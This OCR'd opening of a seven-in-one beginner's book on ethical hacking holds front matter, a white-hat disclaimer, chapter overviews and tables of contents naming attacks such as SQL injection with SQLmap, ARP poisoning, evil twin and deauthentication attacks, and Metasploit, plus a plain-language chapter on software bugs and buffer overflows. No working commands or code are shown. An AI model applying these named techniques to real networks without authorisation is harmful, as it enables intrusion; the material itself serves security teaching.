








7 BOOKS IN 1


ETHICAL HACKING BIBLE

CYBERSECURITY, CRYPTOGRAPHY, NETWORK SECURITY, WIRELESS TECHNOLOGY AND WIRELESS HACKING WITH KALI LINUX









HUGO HOFFMAN

ETHICAL HACKING BIBLE

CYBERSECURITY, CRYPTOGRAPHY, NETWORK SECURITY, WIRELESS TECHNOLOGY AND WIRELESS HACKING WITH KALI LINUX

7 BOOKS IN 1

BY

HUGO HOFFMAN

All rights reserved.

All rights reserved.

No part of this book may be reproduced in any form or by any electronic, print or mechanical means, including information storage and retrieval systems, without permission in writing from the publisher.

Copyright © 2020

Disclaimer

Professionals should be consulted as needed before undertaking any of the action endorsed herein. Under no circumstances will any legal responsibility or blame be held against the publisher for any reparation, damages, or monetary loss due to the information herein, either directly or indirectly. This declaration is deemed fair and valid by both the American Bar Association and the Committee of Publishers Association and is legally binding throughout the United States. There are no scenarios in which the publisher or the original author of this work can be in any fashion deemed liable for any hardship or damages that may befall the reader or anyone else after undertaking information described herein. The information in the following pages is intended only for informational purposes and should thus be thought of as universal. As befitting its nature, it is presented without assurance regarding its continued validity or interim quality. Trademarks that are mentioned are done without written consent and can in no way be considered an endorsement from the trademark holder.

Introduction

The tools that I will describe in this book are available for both white hat and black hat hacking. Once applied the outcome will be the same in both cases. Nevertheless, it can lead to a terrible situation for the person using such hacking tools in any unauthorized manner, which might cause system damage or any system outage. Anything legally authorized to help people or companies to find vulnerabilities and identify potential risks is fine. All tools I will describe, you should use for improving security posture only. I should sound a warning here. If you are eager to learn about hacking and penetration testing, it's recommended to build a home lab and practice using these tools in an isolated network that you have full control over, and it's not connected to any production environment or the internet. If you use these tools for black hat purposes and you get caught, it will be entirely on you, and you will have no one to blame. So, again I would highly recommend you stay behind the lines, and anything you do should be completely legit and fully authorized. If you attempt to use any of this tools on a network without being authorized and you disturb or damage any systems, that would be considered illegal black hat hacking. So, I would like to encourage all readers to deploy any tool described in this book for white hat use only. Lastly, if you are not sure about anything that you are doing and don't have a clue on the outcome, ask your manager or do not do it. This book is for education purposes. It is for those who are interested in learning and knowing what is really behind the curtains and would like to become an IT professional or white hat hackers. In addition to legal issues, before using any of the tools, it is recommended that you have the fundamental knowledge of networking concepts.

Intended Audience

This book is designed to anyone who wishes to become an IT Professional, specifically in the field of Information Security. This book is written in everyday English, and no technical background is necessary. If you are a beginner to Informational Technology or Information Security, the contents in this book will provide a high level overview of network and wireless security. If you are preparing to become an IT Professional, such as an Ethical Hacker, IT Security Analyst, IT Security Engineer, Network Analyst, Network Engineer, or a Cybersecurity Specialist, yet still in doubt and want to know about network security, you will find this book extremely useful. You will learn key concepts and methodologies revolving around network Security, as well as key Technologies you should be mindful. If you are truly interested in becoming an Cybersecurity Specialist, this book is for you. Assuming you are preparing to become an Information Security Professional, this book will certainly provide great details that will benefit you as you enter this industry. The contents of this book is revolving around many topics, such as security mindset, daily security tasks and activities, but the main focus of this book is to help you understand the most common System Intrusions as well as how to secure the network.

What’s included in This Book

There are various threats out there that you need to be aware of, as well as how to mitigate against them. This can be done manually, or through security appliances or APIs to automate the process. In this book, you are going to learn about these threats and how you can mitigate them whether that is through security intelligence or automation. Some of the major topics that we will cover include the types of threats out there that can affect organizations whether the devices are located on-premises or in the cloud, what security intelligence is, and what solutions we for it, as well as how to utilize APIs in order to interact with certain security appliances. By the end of book 1, you'll know how to identify threats that can affect your network, and mitigate against them using some of the best security tools in the industry. This book will cover various security threats that are common against organization's IT infrastructures. If you are reading this book, I would like to welcome you to your journey of learning about these threats and the solutions that we can provide. If you are interested in the field of networking or security administrator, this book is for you. If you're in the IT sector or want to switch careers into the IT sector, this book is perfect for you to learn the security threats that you need to be aware of. While you don't need to be a computer programmer by trade, being familiar with basic networking is highly recommended. Imagine that you are a network engineer and the CIO (Chief Information Officer) has tasked you to learn about the different threats that may affect your company’s network. Regardless of the devices are located on-premises or in the cloud. Your organization is considering using security intelligence solution in order to help protect against these threats, so you are also tasked with learning how that solution works. The following chapters will introduce you to the different threats that are out there that could affect your Company’s IT networks. First, I will expand on that knowledge and talk about the different threats that affect environments that are located on-premises, along with the threats that affect cloud environments. Additionally, I will share with you how social engineering and phishing can have big impacts on both the Company, as well as on individual people.

In book 2, we are going to look at the NIST Cybersecurity framework. There are so many dangers to the security of your network. But, how do you defend against them all? Well, that's what this book is all about. Adequate time and resources are hardly ever given to the most crucial steps in securing a

network. In this book I'm going to give you 21 steps to follow that include the most crucial steps. So you'll be sure to cover everything. Well likewise you'll be sure not to spend a whole lot of time on steps that don't add much value. Who is this book for? Well, anybody that needs to secure network, which would include engineer or security analyst, a manager with limited technical knowledge, likely you would be employing an engineering security manager. The owner of a SOHO, which is small business a small office/home office, and really anyone wanting to learn more about network security. We'll start with basic concepts, where you'll be learning the basic theories necessary to understand the fundamentals. Then, we start looking at how to write a security policy, how to educate end-users and IT staff, how to implement physical security and perimeter security, and what is considered to be a good password management. After that, we are going to look at eliminating unnecessary services, implementing good patch management, antivirus measures, and access control. Next, we are going to take a look at how to secure data in transit, what are firewalls, IDS and IPS systems, and how to backup your data as well as what kinds of automated solutions are available today.

In book 3, we're going to look at some universal security principles such as confidentiality, integrity, and availability and discuss what those terms mean, how they work together, and why we must understand them. We're also going to talk about SIEM or Security Incident Event Management and Monitoring. We're also going to cover some general security terms that it's going to be vital for you to understand, then talk about standard security zones that we see in the data networking world, and discuss how they relate to specific topologies within the infrastructure. As we move on, we are going to talk about various threats to our networks, both that we see today as well as some threats that we have seen in the past and discuss why they're not an issue anymore. We're also going to talk about some data loss vectors and how we can mitigate that, but we're also going to look at tools that are used in hacking. Next, we're going to cover hashing and the process of encryption. We'll also take a look at how encryption works and discuss different encryption algorithms, and how keys are used in symmetric and asymmetric algorithms. Then, we will discuss digital signatures and the PKI infrastructure. After that, we are going to look at different kinds of VPN technologies and how we can secure endpoints and remote clients. Next, we are going to look at Firewalls, Intrusion Prevention Systems, Intrusion

Detection Systems, various Proxies, and content-based security. We are also going to cover Privilege levels, Syslogs, Reporting, Monitoring, Netflow, and SNMP traffic. After that, we will cover various Authenticating Protocols, such as Mac Address Bypassing, 802.1X Authentication, and BYOD Security. We were also going to look at multiple technologies to provide availability, such as High Availability, Failover, and Clustering. Lastly, we are going to cover the Security Intelligence basics, Blacklisting, Whitelisting, Email Security, and Data Loss Prevention.

In book 4 we will begin by looking at the pros and cons of Cybersecurity Jobs, so you can have a better understanding of this industry. Next, we are going to explore a strategy that you use to comprehend the demand for Cybersecurity Professionals within your area. After that we will look at the answer the question that most people want to know right of the bet which is the salary that can you expect in the field of Cybersecurity. Moving on, we are going to look at different security certification and what value each has when you enter this industry. Next, we are going to look at Information Security roles and responsibilities, so you can understand what daily duties are needs to be done within different roles. Next, we are going to look at various Cybersecurity skills that you will need such as the OSI model, Linux basics, Device Protection, Cryptography, Biometrics, Cybersecurity Standards and Frameworks, Artificial Intelligence, Internet of Things, Cloud Computing, Public Key Infrastructure & Encryption, Machine Learning, Cybersecurity Tools, Wired and Wireless Authentication, and Cybersecurity Threats & Exploits. After that we are going to look at what so called "Cybersecurity Mindset", where we are going to look at ways that can help you think outside the box. Next, we will look at different steps that you can take to get working experience, references while you can also get paid. After that we will create a LinkedIn Profile step by step that will help you get noticed, as well as begin socializing with other Cybersecurity Professionals. Lastly we are going to summarize what the Cybersecurity industry is about, what kind of jobs you can expect, and what career potentials you can achieve.

In book 5, we will begin with wireless LAN fundamentals, how they work, what frequencies they're using, and what the expected performance is when you deploy a wireless LAN. Next, you will learn how to install a basic wireless LAN system such as autonomous or lightweight access points, wireless LAN controllers, and you will be able to deploy this technology into

an existing wired infrastructure. You will also learn about wireless LAN client profiles such as a laptop or tablet settings that are required for you to be configured to connect to a wireless LAN. It's critical that wireless LANs are secured, therefore, you will also learn various 802.11 authentication and encryption options to secure the wireless LAN. Next, you will learn how to troubleshoot common wireless LAN problems such as finding interference sources or tracking down basic connectivity problems. We are going to start off by discussing Electromagnetic Spectrum, RF Basics and Different Antenna Types. Next, you will learn what are the differences between 2.4 GHz & 5 GHz Bands, what are the legal requirements for Access Points, and what Wireless Network Categories exists. Next, we are going to cover modulation basics, radio Frequency encoding, and how to influence RF signals. After that, we are going to cover path loss, signal to interference ratio, and link Budget calculation. Moving on, you will learn about Wireless Organizations such as IEEE 802.1 Group and 802.11 Standards. Next, we will cover MIMO technology, Beamforming, Channel Bonding amd what types of Wireless LAN-s exists. Then we will begin looking at WLAN Client Adapters, Wireless LAN Controllers and PoE Access Points. Next you will learn about SSID Basics, Beacons, Active & Passive Scanning, Authentication & Association Requests and Frame Types. Next, we dive into Wireless Security Policy Basics, and how to create or refine Wireless Policies. Lastly we are going to outline the differences between 802.11 a/b/g/n/ac and ax or WiFI 6 technologies and learn about the newly deployed soon to be very popular 5G networks.

In book 6, we are going to discuss wireless network security threats and countermeasures. First, we're going to discuss the top wireless security threats. So for example what kind of threats you can face once you're at a coffee shop or an airport. We're not just going to talk about threats, but we're also going to talk about the different mechanisms that you can counteract that threat with. Many people don't think that these places can be a dangerous environment when connecting to unknown wireless networks, but we're going to talk about the technical aspects of how you can defend against the common attacks. One of the top threats you can come across is that someone else can get the password that you're using to access your company account, or maybe the password that you're using to do your online banking. Then we will talk about wireless eavesdropping. This is also important because your traffic is going over the air, so anybody can listen to it, capture that traffic, or

worse, modify it while in transit. Lastly, a hacker can set up an ad hoc network with the hope that you'll connect to it so he can try attack into your machine and steal your confidential information. To understand security mechanisms that are put in place to protect your wireless network, it's valuable that you understand the types of threats that your wireless network can incur. Therefore, we're going to talk about the threats when you're outside of your company's office. There are hundreds of threats out there, but I will focus on the key threats that people talk about in the industry, and also share with you the diversity of the types of attacks you can have when you're outside of the network. In particular, when we are talking about BYOD strategies, we are talking about personal devices that people will use for personal use in and out of the office, as well as business use in and out of the office. Once we have covered those, we will talk about wireless network security threats and countermeasures both at home and in business or enterprise environment. The goal is not to show you all the possible security threats, but to take some of the top threats that people talk about, and look the diversity of the types of threats. If you understand the scope and extensiveness of the types of threats that you could have while in the enterprise environment, it puts you in a much better place then you start thinking about the mechanisms that you need to put in place to overcome those threats. After that, we will discuss Wi-Fi specific mechanisms that are defined in the Wi-Fi standards and exist in Wi-Fi products. Then we will specifically look at those Wi-Fi security mechanisms and we will start with encryption, and what encryptions mechanisms do have available to protect your data from being eavesdropped over the air. We will also look at basic cryptography, as well as different Wi-Fi options looking at WEP and why it's vulnerable. We will also look at TKIP and how it fixes the WEP vulnerabilities, but introduces a different type of vulnerability and moving on the use of advanced encryption standard. You will also understand different security options that you have available to you, which is a fundamental to implementing the wireless security policy. After encryption basics, we're going to talk about authentication. We're going to look at different Wi-Fi authentication mechanisms that protect your sensitive systems from being accessed by people who are not meant to be accessing them over the wireless network. Wi-Fi authentication is an intensive subject, so we will split them over to various chapters. First, we're going to build the foundation by giving you everything you need to understand about the Wi-Fi authentication

mechanisms that you may be deploying today or may be considering deploying in the future. We will discuss open authentication, WEP authentication and its weakness, 802.11i and the introduction of EAP and EAPoL 4-way handshake, leading you to a full understanding of WPA2 authentication mechanisms. After that, we'll extend into other mechanisms that you might want to consider, for example if WPA2 enterprise is not the right authentication mechanism for your needs, so we will talk about MAC authentication, WPA and WPA2 personal, which is what many small businesses use as well as consumers in their home environment. We will also look at WEP authentication, aka portal authentication and talk about the security implications if you're implementing fast roaming, which is the ability to roam between access points quick enough to support voice calls and what are some of the security implications of allowing a user to quickly re-authenticate on another access point. Then we will look at other mechanisms that you might want to use as supplemental or as alternatives to WPA2 enterprise. Lastly, we're going to talk about message integrity and how you can protect yourself from messages that going over the air being tampered with. Perhaps you're using that information thinking that it's reliable when in fact it's not. We will talk about what message integrity means and what the mechanisms are to provide message integrity. We will talk about WEP and how it works to give us a basic understanding on its failures. We will talk about the countermeasures that you should implement and then we go onto to talk about cipher block chaining message authentication code and how that protects your network as part of WPA2. We will also touch on protecting management frames, which we historically focused on protecting your data frames and not your management messages, like authentication and de-authentication messages. So we will be deep diving into the wireless security issues associated with implementing a Wi-Fi network. By the end of this book, you will understand wireless security because we go through all of the Wi-Fi security mechanisms in some depth. The structure of this book is to understand and able to create wireless security policies. You will learn it by us looking at threats against a wireless network and the countermeasures to those threats, and then understanding the different security mechanisms that exist, that you can implement to meet your wireless security policy goals.

In book 7, we're going to start with the Introduction to Linux, you that you have a general idea what it this Operating System is about. Next, we are going to look at same Software & Hardware Recommendations for Ethical

Hackers, and jump right into the installation of Vitrual Box & Kali Linux. This book is mainly about Kali Linux tools and how to deploy them, yet first we have to look at understanding penetration testing, and how it works with reconnaissance and footprinting. We will look at each and every step you should take as a penetration tester which include Stage 1, Stage 2 and Stage 3. This is important so you understand how to take on a job as an ethical hacker. For example what kind of questions you should ask when getting hired by a client. So in this section, we are going to include the what, the when, the how but all legal requirements as well so you can cover your back. We are also going to look at Penetration Testing Standards so you can decide which one suits you best. Next, we are going to begin more practical by understanding Footprinting and Host discovery with Port Scanning. After that, we are going to get dirty by understanding how you can discover devices with Hping3, how to setup a proxy for Burp Suite and how to target devices with Burp Scanner. Next we are going to look at some Application testing such as Randomizing Sessions Tokens, Spidering & SQL Injection with SQLmap. Then we move on and start looking at both wired and wireless attacks using Kali Linux. We are going to look at Dictionary Attack with Airodump-ng, ARP Poisoning with EtterCAP, and implementing Passive Reconnaissance. Next, we are going to look at capturing both wired and wireless traffic using Port Mirroring, deploying SYN Scan Attack and using Xplico. Next, we are going to deploy MITM Attack in various ways such as using Ettercap or SSLscript. Moving on, you will learn how to manipulate Packet using the tool called Scapy, and how to capture IPv6 Traffic with Parasite6. Next we are going to implement DoS attacks in various ways, by either using a Deauthentication Attack, or creating a Rogue Access Point or and Evil Twin with a tool called MKD3. Next, we are going to look at implementing a Brute Force Attack with TCP Hydra, but then we will look at implementing various attacks at the same time on demand, with some very powerful and dangerous tools such as Armitage's Hail Mary, The Metasploit Framework or SET (Social-Engineering Toolkit).

Just remember that these tools are available for both white hat and black hat hacking. Once applied the outcome will be the same in both cases. What you must understand, is that it can lead to a dreadful situation for the person using such hacking tools in any unauthorized manner, which might cause system damage or any system outage. If you attempt to use any of this tools on a wired or wireless network without being authorized and you disturb or

damage any systems, that would be considered illegal black hat hacking. Therefore, I would like to encourage all readers to implement any tool described in this book for WHITE HAT USE ONLY. Anything legally authorized to help individuals or companies to find vulnerabilities and identify potential risks is fine. All tools I will describe, you should use for improving security posture only. If you are eager to learn about hacking and penetration testing, it's recommended to build a home lab and practice using these tools in an isolated network that you have full control over, and it's not connected to any production environment or the internet. If you use these tools for black hat purposes and you get caught, it will be entirely on you, and you will have no one to blame. So, again I would highly recommend you stay behind the lines, and anything you do should be completely legit and fully authorized. If you are not sure about anything that you are doing and don't have a clue on the outcome, ask your manager or DO NOT DO IT. This book is for education purposes. It is for those who are interested in learning and knowing what is behind the curtains and would like to become an Ethical hacker or Penetration Tester. Besides to legal issues, before using any of the tools, it is recommended that you have the fundamental knowledge of networking concepts.

If you are ready, let’s begin.

Table of Contents Book 1
25 Most Common Security Threats & How To Avoid Them

Chapter 1 Software Bugs and Buffer Overflow

Chapter 2 Weak Passwords

Chapter 3 Hardcoded passwords

Chapter 4 No Encryption

Chapter 5 Path Traversal

Chapter 6 SQL Injection

Chapter 7 Cross Site Scripting

Chapter 8 Cross-site forgery request

Chapter 9 Viruses & Malware

Chapter 10 Trojan & Ransomware

Chapter 11 Rootkits & Worms

Chapter 12 DoS Attacks

Chapter 13 Man-in-the-middle attacks

Chapter 14 Social Engineering and Phishing Attacks

Chapter 15 Mitigate Phishing Attacks

Chapter 16 Cloud Services Attacks

Chapter 17 Security Intelligence Basics

Chapter 18 Authoring the intelligence

Chapter 19 ARP Poisoning

Chapter 20 Rogue Access Points

Chapter 21 Man in the Middle on Wireless Networks

Chapter 22 De-Authentication Attack

Chapter 23 Wireless Collision Attack

Chapter 24 Wireless Replay attacks

Chapter 25 Protecting wireless networks

Bonus Chapter VPN Concepts

Table of Contents Book 2
21 Steps For Implementing The Nist Cybersecurity Framework
Chapter 1 Basic Cybersecurity concepts
Chapter 2 How to write a security policy
Chapter 3 IT staff and end-user education
Chapter 4 Physical security implementation
Chapter 5 Client Traffic Analytics
Chapter 6 Perimeter security implementation
Chapter 7 Password management
Chapter 8 How to eliminate unnecessary services
Chapter 9 Patch Management Deployment
Chapter 10 Closing open ports
Chapter 11 HTTP, HTTPS, SSL & TLS
Chapter 12 Scanning with NMAP
Chapter 13 Patch Management with Ivanti
Chapter 14 Deploying AV processes
Chapter 15 McAfee Policy Orchestrator
Chapter 16 Access Control Deployments
Chapter 17 Data in Transit Security
Chapter 18 IDS & IPS Systems
Chapter 19 Data Loss Prevention & RAID
Chapter 20 Incremental VS Differential Backup
Chapter 21 Data Backup Solutions
Bonus Chapter Proxy Server Basics

Table of Contents Book 3

Cryptography Fundamentals & Network Security

Chapter 1 Confidentiality

Chapter 2 Integrity

Chapter 3 Availability

Chapter 4 Security Incident Events and Monitoring

Chapter 5 Security Terminologies

Chapter 6 Security Zones

Chapter 7 TCP SYN Flood attack

Chapter 8 Ping of death attack

Chapter 9 Botnet

Chapter 10 IP & MAC Address Spoofing

Chapter 11 DHCP Server & Client Spoofing

Chapter 12 Social Engineering & Phishing

Chapter 13 Spear phishing, Whaling & Pharming

Chapter 14 Watering hole attack & Smishing

Chapter 15 Brute Force & Dictionary Attacks

Chapter 16 Recon Attacks

Chapter 17 Buffer Overflow Attack

Chapter 18 Man-in-the-middle attacks

Chapter 19 Malware & Trojans

Chapter 20 Data Loss Vectors

Chapter 21 Well Known Hacking Tools

Chapter 22 Cryptography Basics

Chapter 23 Substitution Ciphers

Chapter 24 Viginere and Hebern

Chapter 25 Enigma Cypher

Chapter 26 Hashing & MD5 Checksum

Chapter 27 Authenticating Crypto using Hashes

Chapter 28 Pros & Cons of Hash Algorithms

Chapter 29 Encryption Basics

Chapter 30 Breaking Cipher Text

Chapter 31 Encryption and Keys

Chapter 32 Digital Signatures

Chapter 33 Network Topologies & Firewalls

Chapter 34 Intrusion Prevention System

Chapter 35 Content Security Basics
Chapter 36 Remote Access VPN
Chapter 37 DMVPN & Site-to-site VPN
Chapter 38 Securing Endpoints
Chapter 39 Managing Network Devices
Chapter 40 AAA
Chapter 41 ACS & ISE
Chapter 42 Privilege Levels
Chapter 43 Syslog & Reporting
Chapter 44 CPU Threshold, Netflow & SNMP
Chapter 45 Control Plane Policing
Chapter 46 Authenticating Routing Protocols
Chapter 47 802.1X Authentication
Chapter 48 BYOD Security
Chapter 49 Introduction to Firewalls
Chapter 50 Stateless Firewalls
Chapter 51 Stateful Firewalls
Chapter 52 Proxy Servers
Chapter 53 Next Generation Firewalls
Chapter 54 High Availability & Failover
Chapter 55 Clustering
Chapter 56 Zone-based Firewalls
Chapter 57 IDS & IPS
Chapter 58 Security Intelligence Blacklisting
Chapter 59 Email Security
Chapter 60 Data Loss Prevention

Table of Contents Book 4
How to Get Into Cybersecurity Without Technical Background
Chapter 1 Pros and Cons of Cybersecurity Jobs
Chapter 2 Intro to Info Sec – Where to begin
Chapter 3 What Salary can you expect in Cybersecurity
Chapter 4 What Security Certification you Need
Chapter 5 Security Roles & Responsibilities
Chapter 6 The OSI model
Chapter 7 Linux
Chapter 8 Device Protection
Chapter 9 Cryptography
Chapter 10 Biometrics
Chapter 11 Cybersecurity Standards and Frameworks
Chapter 12 Artificial Intelligence
Chapter 13 Internet of Things
Chapter 14 Cloud Computing
Chapter 15 Public Key Infrastructure & Encryption
Chapter 16 Machine Learning
Chapter 17 Cybersecurity Tools
Chapter 18 Wired and Wireless Authentication
Chapter 19 Cybersecurity Threats & Exploits
Chapter 20 The “Cybersecurity Mindset”
Chapter 21 How to get working experience
Chapter 22 How to get noticed on LinkedIn
Chapter 23 Still not Committed? Is Cybersecurity for you?

Table of Contents – Book 5

Wireless Technology Fundamentals

Chapter 1 Electromagnetic Spectrum

Chapter 2 RF Basics

Chapter 3 Antenna Types

Chapter 4 2.4 GHz & 5 GHz Band

Chapter 5 Legal Requirements for Access Points

Chapter 6 Wireless Network Categories

Chapter 7 Modulation Basics

Chapter 8 Radio Frequency Encoding

Chapter 9 Influencing RF Signals

Chapter 10 Path Loss aka Attenuation

Chapter 11 Signal to Interference Ratio

Chapter 12 Link Budget Calculation

Chapter 13 Understanding Decibels

Chapter 14 Wireless Organizations & IEEE 802.1 Group

Chapter 15 802.11 Standards

Chapter 16 MIMO Technology

Chapter 17 What is Beamforming

Chapter 18 Channel Bonding

Chapter 19 Wireless LAN Types

Chapter 20 WLAN Client Adapters

Chapter 21 Wireless LAN Controllers

Chapter 22 PoE Access Points

Chapter 23 SSID Basics

Chapter 24 Beacons

Chapter 25 Active & Passive Scanning

Chapter 26 Authentication & Association Requests

Chapter 27 Medium Access

Chapter 28 Frame Types

Chapter 29 Wireless Security Policy Basics

Chapter 30 How to Create or Refine Wireless Policies

Chapter 31 Recap on 802.11 a/b/g/n/ac

Chapter 32 802.11ax / WiFI 6

Chapter 33 Understanding 5G networks

Table of Contents – Book 6
Learn Fast How To Hack Any Wireless Networks
Chapter 1 Wireless PenTest Tool List
Chapter 2 Wireless Adapters & Wireless Cards for Penetration
Chapter 3 Installing Vitrual Box & Kali Linux
Chapter 4 Wireless Password Attacks
Chapter 5 WPA/WPA2 Dictionary Attack
Chapter 6 Countermeasures to Dictionary Attacks
Chapter 7 Passive Reconnaissance with Kali
Chapter 8 Countermeasures Against Passive Reconnaissance
Chapter 9 Decrypting Traffic with Wireshark
Chapter 10 MITM Attack with Ettercap
Chapter 11 Countermeasures to Protect Wireless Traffic
Chapter 12 Ad Hoc Networks
Chapter 13 Secure Ad Hoc Network configuration
Chapter 14 Physical Security
Chapter 15 Rogue Access Point Basics
Chapter 16 Rogue Access Point using MITM Attack
Chapter 17 Wi-Spy DGx & Chanalyzer
Chapter 18 Honeypot Access Point
Chapter 19 Deauthentication Attack against Rogue AP
Chapter 20 Evil Twin Deauthentication Attack with mdk3
Chapter 21 DoS Attack with MKD3
Chapter 22 Summarizing Wireless Attacks
Chapter 23 Basic Encryption Terminology
Chapter 24 Wireless Encryption Options
Chapter 25 WEP Vulnerabilities
Chapter 26 TKIP Basics
Chapter 27 Defining CCMP & AES
Chapter 28 Introduction to Wireless Authentication
Chapter 29 WEP Authentication
Chapter 30 802.11i Authentication Process
Chapter 31 4-Way Handshake
Chapter 32 Summary of Wireless Authentication Methods
Chapter 33 Additional Solutions for Wireless Protection
Chapter 34 WPA & WPA2 Authentication Process
Chapter 35 Web Authentication Process

Chapter 36 Fast Roaming Process
Chapter 37 Message Integrity & Data Protection
Chapter 38 Data Tampering
Chapter 39 MIC Code Packet Spoofing Countermeasures
Conclusion

Table of Contents – Book 7
Learn Fast How To Hack Like A Pro
Chapter 1 Introduction to Linux
Chapter 2 Software & Hardware Recommendations
Chapter 3 Installing Virtual Box & Kali Linux
Chapter 4 Introduction to Penetration Testing
Chapter 5 Pen Testing @ Stage 1
Chapter 6 Pen Testing @ Stage 2
Chapter 7 Pen Testing @ Stage 3
Chapter 8 Penetration Testing Standards
Chapter 9 Introduction to Footprinting
Chapter 10 Host discovery with Port Scanning
Chapter 11 Device discovery with Hping3
Chapter 12 Burp Suite Proxy setup
Chapter 13 Target setup for Burp Scanner
Chapter 14 Randomizing Sessions Tokens
Chapter 15 Burp Spider-ing & SQL Injection
Chapter 16 SQL Injection with SQLmap
Chapter 17 Dictionary Attack with Airodump-ng
Chapter 18 ARP Poisoning with EtterCAP
Chapter 19 Capturing Traffic with Port Mirroring
Chapter 20 Passive Reconnaissance with Kali
Chapter 21 Capturing SYN Scan Attack
Chapter 22 Traffic Capturing with Xplico
Chapter 23 MITM Attack with Ettercap
Chapter 24 MITM Attack with SSLstrip
Chapter 25 Packet Manipulation with Scapy
Chapter 26 Deauthentication Attack against Rogue AP
Chapter 27 IPv6 Packet Capturing with Parasite6
Chapter 28 Evil Twin Deauthentication Attack with mdk3
Chapter 29 DoS Attack with MKD3
Chapter 30 Brute Force Attack with TCP Hydra
Chapter 31 Armitage Hail Mary
Chapter 32 The Metasploit Framework
Chapter 33 Social-Engineering Toolkit
Conclusion
About the Author

BOOK 1
CYBERSECURITY FOR BEGINNERS

25
MOST COMMON SECURITY THREATS
&
HOW TO AVOID THEM

BY

HUGO HOFFMAN

Chapter 1 Software Bugs and Buffer Overflow

The first vulnerability that I wanted to teach you about is software bugs. Simply put, a software bug is a flaw in a computer program that causes a program to act in a way that it wasn't intended to. This could be something as

simple as a flaw in the logic of the software.

Calculation error

For example, if an excel spreadsheet is supposed to take the contents of two cells and add them together and place that value in a third cell, but instead multiplies the values together rather than adding them, you would get results that you were not expecting. This is called a calculation error.

The results that you are expecting for the third cell, is to contain the sum of the previous two cells. Since the application did not do what the person who wrote it intended, that is an example of a bug.

Buffer overflow

Another example of a software bug is a buffer overflow. A buffer is an area of memory that has been reserved for a specific amount of data. Buffer overflow can occur if the amount of data is greater than the size of the memory buffer.

An example of this occurring outside of computers would be a form that you may have filled out a form, such as your name and address, and the form has a few rows of boxes.

When you are filling out these forms, you are supposed to only place one letter or one number inside of each box. If you happen to have a longer last name than the person that designed the form made room for, when filling out the form, you would go over the amount of space reserved for your last name.

This causes confusion. Where do you put your first name? Do you just leave a space and keep going? What if that will be too long and trespass on the next box's space? Will the person reading the form think; you meant to write over the other section's box?

In a similar fashion, when a computer's software writes to a memory stack, the software uses buffers in order to store various information inside of memory. These buffers are placed next to each other.

Therefore, if there are multiple different values in each buffer, and each buffer contains a specific number of bits that will be used to hold the data, much like the form that contains a certain number of boxes for last name, address, etc, just like with the form, if there was more data to be placed inside

of the buffer than there is room for, the data in the next buffer could be overwritten.

You might be asking yourself; why is this important for me to know about trivial things such spreadsheets not working properly, or data that is bigger than the buffer that was reserved for it?

Well, it is true that in most cases the worst that happens with software bugs is just to cause frustration, and more often than that, the bug doesn't even go noticed.

Still, you also need to know that malicious attackers can exploit these bugs in order to manipulate programs to do what they want. Rather than a small headache of the program not working in the way that it was intended to, a skilled attacker could use their knowledge of the bug and exploit it in a way that may benefit themselves.

